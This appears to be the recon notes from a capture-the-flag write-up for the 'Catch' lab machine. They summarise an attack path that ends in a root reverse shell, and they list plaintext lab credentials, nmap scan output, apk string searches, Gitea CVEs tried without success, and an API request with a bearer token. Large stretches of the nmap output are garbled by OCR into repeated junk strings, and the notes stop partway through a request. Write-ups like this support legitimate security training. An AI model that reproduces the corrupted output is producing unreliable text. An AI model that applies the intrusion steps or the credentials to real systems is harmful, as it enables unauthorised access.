

## **PATH OF EXPLOITATION**

Foothold - Decompile apk file and extract lets chat token. Enumerate lets chat api with token and find creds to john. user: login to catchet on port 8000 and exploit any of the many vulnerabilities. find will ssh password. root: create an apkfile with code injection on name. get rev shell as root.

#### **Creds**

Username	Password	Description
john	E}V!mywu_69T4C}W	status.catch.htb:8000
will	s2#4Fg0_%3!	ssh

## **Nmap**

Port	Service	Description	
22	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)	
80	http	Apache httpd 2.4.41 ((Ubuntu))	
3000	http	gitea?	
5000	http	login?	
8000	http	Apache httpd 2.4.29 ((Ubuntu))	

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

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warning: mit Punt_inkun_Mail_MilMil when prooing for service nttp with the regex '*HTTP/l\.0 404 Not Found\r\n(?:!^<]+(?!/head>))*?<style>\nbody \{ background-color: #ffffff; color: #0000000; \}\nhl \{ font-family: sans-serif; font-size: 150%; background-color: #9999cc; font-weight: bold; color: #0000000; margin-top: 0;\}\nc\style>\nbody \{ background-color: #fcfcfc; color: #333333; margin: 0; padding:0; \}\nhl \{ font-size: 1\.5em; font-weight: normal; background-color: #9999cc; min-height:2em; border-bottom: lpx inset black; margin: 0; \}\nhl, p \{ padding-left: 10px; \}\ncode\.url \{ background-color: #eeeee; font-family:monospace; padding:0 2px;\}\nc\style>\nbody \{ background-color: #fffff; color: #000000; \}\nhl \{ font-family: sans-serif; font-size: 150%; background-color: #9999cc; font-weight: bold; color: #000000; margin-top: 0;\}\nc\style>\nbody \{ background-color: #fffff; color: #000000; \}\nhl \{ font-family: sans-serif; font-size: 150%; background-color: #9999cc; font-weight: bold; color: #000000; margin-top: 0;\}\nc\style>\nbody \{ background-color: #fffff; color: #000000; \}\nhl \{ font-family: sans-serif; font-size: 150%; background-color: #9999cc; font-weight: bold; color: #000000; margin-top: 0;\}\nc\style>\nbody \{ background-color: #fffff; color: #000000; \}\nhl \{ font-family: sans-serif; font-size: 150%; background-color: #fffff; color: #000000; \]\nhl \{ font-gan count-for 10; 11, 150.
family: sans-serif; font-size: 150
Nmap scan report for 10.10.11.150
Nost is up, received echo-reply ttl 63 (0.047s latency).

Scanned at 2022-05-17 14:50:04 EDT for 178s

Not shown: 65530 closed tcp ports (reset)
PORT STATE SERVICE REASON 22/tcp open ccb
                                                                  VERSION
                                    syn-ack ttl 63 OpenSSH 8.2pl Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
      3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:le:f6:bf:de:ae (RSA)
 AAAABBNIZACIYCZEAAAADAQABAAABgQCSZVTUNIhMqiqUfN+Lwih4ggrSJjaMjDQdhfdT8vEQ67urtQIPszlNtkCn6MNcBfibD/7ZZ4r8lr1iNe/Af6kIJqTt30MewzS2a1TpCrEbvoileYAl/Feya5PfbZ8mv77+MMEA+kT0pAw1xW9bpkhYC6kJQm90YdcsEEg1i+kQ/ng3+GaFrGJ
 ixqYaWlLXyXN1f7j9xG2f2r/KEZoRO/9H0H9Y+5ru1840QXjW/ir+lEJ7xTwQA5U1G0Wlm/AgpHIf15j9aDfT/r4QMe+au+2yPotnOGBBJBz3ef+fQzj/Cq7QGRR96ZBfJ3i90B/Waw/RI19qd7+ybNXF/gBzptEYXujySQZ5u92Dwi23itxJBolE6hpQ2uYVABVBlF0KXES3ZJVWSAS
U3oguMCXtY7krjqPe6BZRy+lrbeska1b1GPZrqLEgptpKhz14UaOch9/vpMYFd5Kr24aMXVZBDK1GJg59yihZx8I9I367z0my8E89+TnjGFY2QTzxmbn | 256 b7:89:6c:0b:20:ed:49:b2:cl:86:7c:29:92:74:lc:1f (ECDSA)
   ecdsa-sha2-nistp256 AA
   256 18:cd:9d:08:36:521:08:108:f7:9f:8d:40:51:54:fb (ED25519)
_ssh-ed25519 AAAAC3NzaCllZDIINTE5AAAAIKfXa+OM5/utlol5mJajysEsV4zb/L0B31lKxMPadPvR
0/tcp open http syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
 80/tcp
 |_http-title: Catch Global Systems
   http-methods:
Supported Methods: GET HEAD POST OPTIONS
 |_http-server-header: Apache/2.4.41 (Ubuntu)
3000/tcp open ppp? syn-ack ttl 63
| fingerprint-strings:
      GenericLines, Help, RTSPRequest:
HTTP/1.1 400 Bad Request
Content-Type: text/plain; charset=utf-8
           Connection: close
           Request
          HTTP/1.0 200 OK
          Content-Type: text/html; charset=UTF-8

Set-Cookie: i_like_gitea-8c746f04c10a33ac; Path=/; HttpOnly

Set-Cookie: _csrf=RnVI7B_uAdTLWKljlyOjKGnEnOYGMTYLMjgxMzQ5ODEzMjQwMDk3MA; Path=/; Expires=Wed, 18 May 2022 18:51:38 GMT; HttpOnly; SameSite=Lax
           Set-Cookie: macar
                                                         ; Path=/; Max-Age=0; HttpOnly
            X-Frame-Options: SAMEORIGIN
          Date: Tue, 17 May 2022 18:51:38 GMT <!DOCTYPE html>
           <meta charset="utf-8">
                                                        tent="width=device-width, initial-scale=1">
mpatible" content="ie=edge">
            <title> Catch Repositories </title>
     <iink rel="manifest"
ef="data:application/json;base64,eyJuYWllIjoiQZF8Y2ggUmVwb3Npd69yaWVzIiwic2hvcnRfbmFtZSI6IkNhdGNoIFJlcG9zaXRvcmllcyIsInN0YXJ0X3VybCI6Imh0dHAGLy9naXRlYS5jYXRjaC5odGI6MzAwMC0iLCJpY29ucyI6W3sic3JjIjoiaHR0cDovL2dpd6</pre>
 VhLmNhdGNoLmh0Yjoz
          HTTP/1.0 405 Method Not Allowed
Set-Cookie: i_like_gitea=5c68a2e3a49d0106; Path=/; HttpOnly
```

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Set-Cookie: _csrf=w1YxlJuuDYItCEywIq3zKzG3ttU6MTY1MjgxMzUwMzU6NTA30DAxNg; Path=/; Expires=Wed, 18 May 2022 18:51:43 GMT; HttpOnly; SameSite=Lax
                                     Set-Cookie: macaron flash=: Path=/: Max-Age=0: HttpOnly
                                                                  me-Ontions: SAMFORTGIN
                                       Date: Tue, 17 May 2022 18:51:43 GMT
                                     Content-Length: 0
                                                                                                                          syn-ack ttl 63
                       DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, RPCCheck, RTSPRequest, SMBProgNeg, ZendJavaBridge:
                                   HTTP/1.1 400 Bad Request
                                  HTTP/1.1 302 Found
                                   X-Frame-Options: SAMEORIGIN
X-Download-Options: noopen
                                     X-Content-Type-Options: nosniff
                                   X-XSS-Protection: 1; mode=block
Content-Security-Policy:
                                     X-Content-Security-Policy
                                     X-WebKit-CSP:
                                       X-UA-Compatible: IE=Edge,chr
                                   Location: /login
                                   Vary: Accept, Accept=Encoding
Content=Type: text/plain; charset=utf-8
Content=Length: 28
                                     Set-Cookie: connect.sid=s%3ABt8n6TOVvx7wvAW9BrsAdb 17t-s1XbU.D2v2gBDep1mUpUyeqKDdG189vgx4iFxU41OfrBiP%2BWM: Path=/: HttpOply
                                     Found. Redirecting to /login
                                   HTTP/1.1 200 OK
                                   X-Frame-Options: SAMEORIGIN
                                     X-Download-Options: noo
                                     X-Content-Type-Options: nos
                                     X-XSS-Protection: 1: mode=block
                                   Content-Security-Policy:
X-Content-Security-Policy
                                     X-WebKit-CSP:
                                     X-UA-Compatible: TE=Edge.chrome=1
                                     Content-Type: text/html; charset=utf-8
                                     ETag: W/"8-ZRAf8oNBS3Bjb/SU2GYZCmbtmXg"
                                                                                                                                                                                                                                         mng
kMQlqcJHEIDfrLuP8vnpqczas.ILWEci2x1Z3TqukMWpUcliKGREZuqjPc9jc8vVyu4FE; Path=/; HttpOnly
                                     Vary: Accept-Encodin
                                     Connection: close
                                     GET.HEAD
 8000/tcp open http syn-ack ttl 62 Apache httpd 2.4.29 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: 69A0E6A171C4ED8855408ED902951594
   |_http-title: Catch Global Systems
                         Supported Methods: GET HEAD OPTIONS
   | http-server-header: Apache/2.4.29 (Ubuntu)
 | Services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service:

SF-Port3000-TCP:V=7.92%I=7%D=5/17%Time=6283EEBT%P=x86_64-pc-linux-gnu%r(Ge
 SF:nericlines,67,"HTTP/1,11, x20400\ x208ad\ x208equest\r\nContent-Type:\x205
SF:ext/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\nContent-Type:\x205
SF:20Request")%r(GetRequest,30E3,"HTTP/1\.0\x20200\x200K\r\nContent-Type:\x
 SF:x20text/html;\x206tharset=UTF-8\r\nSet-Cookie:\x20i_like_gitea=8c746764
SF:10a33ac;\x20Path=/;\x20HttpOnly\r\nSet-Cookie:\x20_csrf=RnV17B_uAdTLWKl
SF:jly0jKGnEnOY6MTY1MjgxMzQ50DEZMjQwMDk3MA;\x20Path=/;\x20Expires=Wed,\x20
SF:initial_caleal_">\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\t\energy\n\n\energy\n\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n\energy\n
 SF:IsInN0VX30X3VbCIGInhddHA6Ly9naXR\YS5jYXRjaC50ddE6NzAWK63iCJpY29ucyIbw
SF:3sic3JjIjoiaHR0cDovL2dpdGVhLmNhdGNoLmh0Yjoz")%r(Help,67,"HTTP/1\.1\x204
SF:00\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r
 SF:\nConnection:\x28close\r/\n\r/\n480\x288ad\x28Request")\sr(\https:\nconnection:\x28close\r/\n\r/\n480\x288ad\x28Request")\sr(\https:\nconnection:\x28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n28close\r/\n
   SF:=w1YxlJuuDYItCEvwIq3zKzG3ttU6MTY1MigxMzUwMzU0NTA30DAxNg:\x20Path=/:\x20
 SF:Expires=Wed, \x2018\x20May\x202022\x2018\s151:43\x206MT;\x20HttpOnly;\x205
SF:ameSite=Lax\r\nSet-Cookie:\x20macaron_flash=;\x20Path=/;\x20Max-Age=0;\
 SF: x20Http0n1y/r/nX-frame-Options: |x20SAMEORIGIN/r/nDate: |x20Tue_, |x2017|x2SF:0May|x202022|x2018:51:43|x206MT/r/nContent-Length: |x200/r/n/r/n")%r(RTSSF:)PRequest_67, "HTTP/1\.1|x20400|x20Bad|x20Request|r/nContent-Type: |x20texSF:0May|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay|x20Hay
   SF:t/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20
                                                                                =NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=
   SF-Port5000-TCP:V=7.92%I=7%D=5/17%Time=6283EEBC%P=x86 64-pc-linux-gnu%r(Ge
 SF:tRequest,32C, "HTTP/1.11x2032/1x20FcOund\r\nX-frame-Options:\x20SAMEORGE

SF:tRivr\nX-Download-Options:\x20noopen\r\nX-Content-Type-Options:\x20nosni

SF:ff\r\nX-XSS-Protection:\x201\;\x20mode=block\r\nContent-Security-Policy:
 SF:\x20!r\nX~Content-Security-Policy:\x20!r\nX~HeKHt-CSP:\x20!r\nX~HA-CSP:\x20!r\nX~HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:\x20!r\nX-HA-CSP:
 SF:nContent-Length:\x2028\r\nSet-Cookie:\x20connect\.sid=s%3ABt8n6IQVyxZwv
SF:AW9BrsAdb_1Zt-slXbU\.D2y2gBDep1mUpUyeqKDdGl89vgx4iExU4JQfrBjP%2BWN;\x20
 SF:Path-/; \( \times 20 \) \( \times 1 \) \( \times 2 \) \( \times
   SF:ad\x20Request\r\nConnection:\x20close\r\n\r\n")%r(SMBPro
 SF: \langle r | n | r \rangle \text{m} / \text{MTPOptions}, 241, \text{"HTTP}/1 \rangle. 1 \\ \times 28280 \\ \times 2906 \\ \times \text{Frame-Options} \\ SF: \\ \times 296 \\ \times \text{MEORIGIN} \\ \times \text{NT} / \text{NT}
 SF:g:\x20W/\"8-ZRAf8oNBS3Bjb/SU2GYZCmbtmXg\"\r\nSet-Cookie:\x20connect\.si
   SF: d=s\$3ASdyvQXAKMQ1qcJHEIDfrLuP8vnpqczas\\ .ILWEci2x1Z3TqukMWpUcliKGREZugjPSF: c9jc8vVyu4FE; \x20Path=/; \x20HttpOnly\r\nVary: \x20Accept-Encoding\r\nDat
   SF:e:\x20Tue,\x2017\x20May\x202022\x2018:51:43\x20GMT\r\nConnection:\x20cl
 SF: ose \\ |r| | r | four | fabour | f
   SF:x20400\x20Bad\x20Request\r\nConnection:\x20close\r\n\r\n")%r(Help,2F,"H
 SF:TTP/1 \setminus .1 \setminus x20400 \setminus x20Bad \setminus x20Request \setminus r \setminus nConnection: \setminus x20close \setminus r \setminus n' \cap n''); \\ Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . # Nmap done at Tue May 17 14:53:03 2022 -- 1 IP address (1 host up) scanned in 180.73 seconds


## apk enumeration

```
unzip catchvl.0.apk -d apk/
```

```
kali@kali:-/apk$ grep -iR htb
tool/smali/com/google/android/material/internal/CollapsingTextHelper.smali:.method private getCollapsedTextRightBound(Landroid/graphics/RectF;II)F
tool/smali/com/google/android/material/internal/CollapsingTextHelper.smali: invoke-direct [p0, p1, p2, p3], Lcom/google/android/material/internal/CollapsingTextHelper;-
>getCollapsedTextRightBound(Landroid/graphics/RectF;II)F
tool/smali/com/google/android/material/textTiplet/TextInputLayout.smali: invoke-direct [p0, p1, v1), Lcom/google/android/material/textInputLayout;->getLabelRightBoundAlignedWithSuffix(IZ)I
tool/smali/com/google/android/material/textInputLayout.smali: invoke-direct [p0, p1, v1), Lcom/google/android/material/textInputLayout;->getLabelRightBoundAlignedWithSuffix(IZ)I
tool/smali/com/google/android/material/textInputLayout.smali: invoke-direct [p0, p1, v1], Lcom/google/android/material/textInputLayout;->getLabelRightBoundAlignedWithSuffix(IZ)I
tool/smali/com/google/android/material/textInputLayout.smali: invoke-direct [p0, p1, v1], Lcom/google/android/material/textInputLayout;->updateEditTextHeightBasedOnIcon()Z
tool/smali/com/google/android/material/textInputLayout.smali: invoke-direct (p0, p1, v1), Lcom/google/android/material/textInputLayout;->updateEditTextHeightBasedOnIcon()Z
tool/smali/com/google/android/material/textInputLayout.smali: const-string v0, "https://status.catch.htb/"
...[snip]...
```

## /etc/hosts

## **Web Enumeration**




pnp site..static nothing much here, but there is an apk file to download and enumerate

# port 3000

# **Catch Repositories**

# A painless, self-hosted Git service



:le" content="Catch Repositories">
ie" content="website" />
ie" content="website" />
ige" content="ying/logo,png" />
." content="http://gitea.catch.htb;3000/" /5
icription" content="Gitea (Git with a cup of tea) is a
ic\_name" content="Catch Repositories" />

ered by Gitea Version: 1.14.1 Page: 4ms Template: 4ms

## possible attack paths

1. CVE-2022-27313

git tea version 1.14.1

An arbitrary file deletion vulnerability in Gitea v1.16.3 allows attackers to cause a Denial of Service (DoS) via deleting the configuration file.

2. CVE-2022-1058

Open Redirect on login in GitHub repository go-gitea/gitea prior to 1.16.5. didn't seem to work...

3. <del>CVE 2022 0905</del>

Improper Authorization in GitHub repository go-gitea/gitea prior to 1.16.4.

something to do with ssh and pam authentication didn't seem likely  $% \left( 1\right) =\left( 1\right) \left( 1\right)$ 

4. <u>CVE-2021-45331</u>


An Authentication Bypass vulnerability exists in Gitea before 1.5.0; which could let a malicious user gain privileges. If captured, the TOTP code for the 2FA can be submitted correctly more than once.

5. CVE-2021-45330

An issue exsits in Gitea through 1.15.7, which could let a malicious user gain privileges due to client side cookies not being deleted and the session remains valid on the server side for reuse.

nope.. none of these worked... rabbitholes

# port 5000



## lets chat api

#### burpsuite request

```
GET /rooms/61b86b28d984e2451036eb17/messages HTTP/1.1
Host: catch.htb;5980
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozitla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.54 Safari/537.36
Accept: text/html.application/shtml+xml,application/xml;q=0.9, fmage/avif,image/webp,image/apng,*/*;q=0.8, application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Authorization: bearer NjFiOOZhZMFKOTgeZTIONTEWHZZlYjEZOQUIODg0NjhmZjhiYWU0NDYZNZlhNTGMYTJINGUZNZEYMZYMJJUNDLJNQ=
Accept-Language: en-US,en;q=0.9
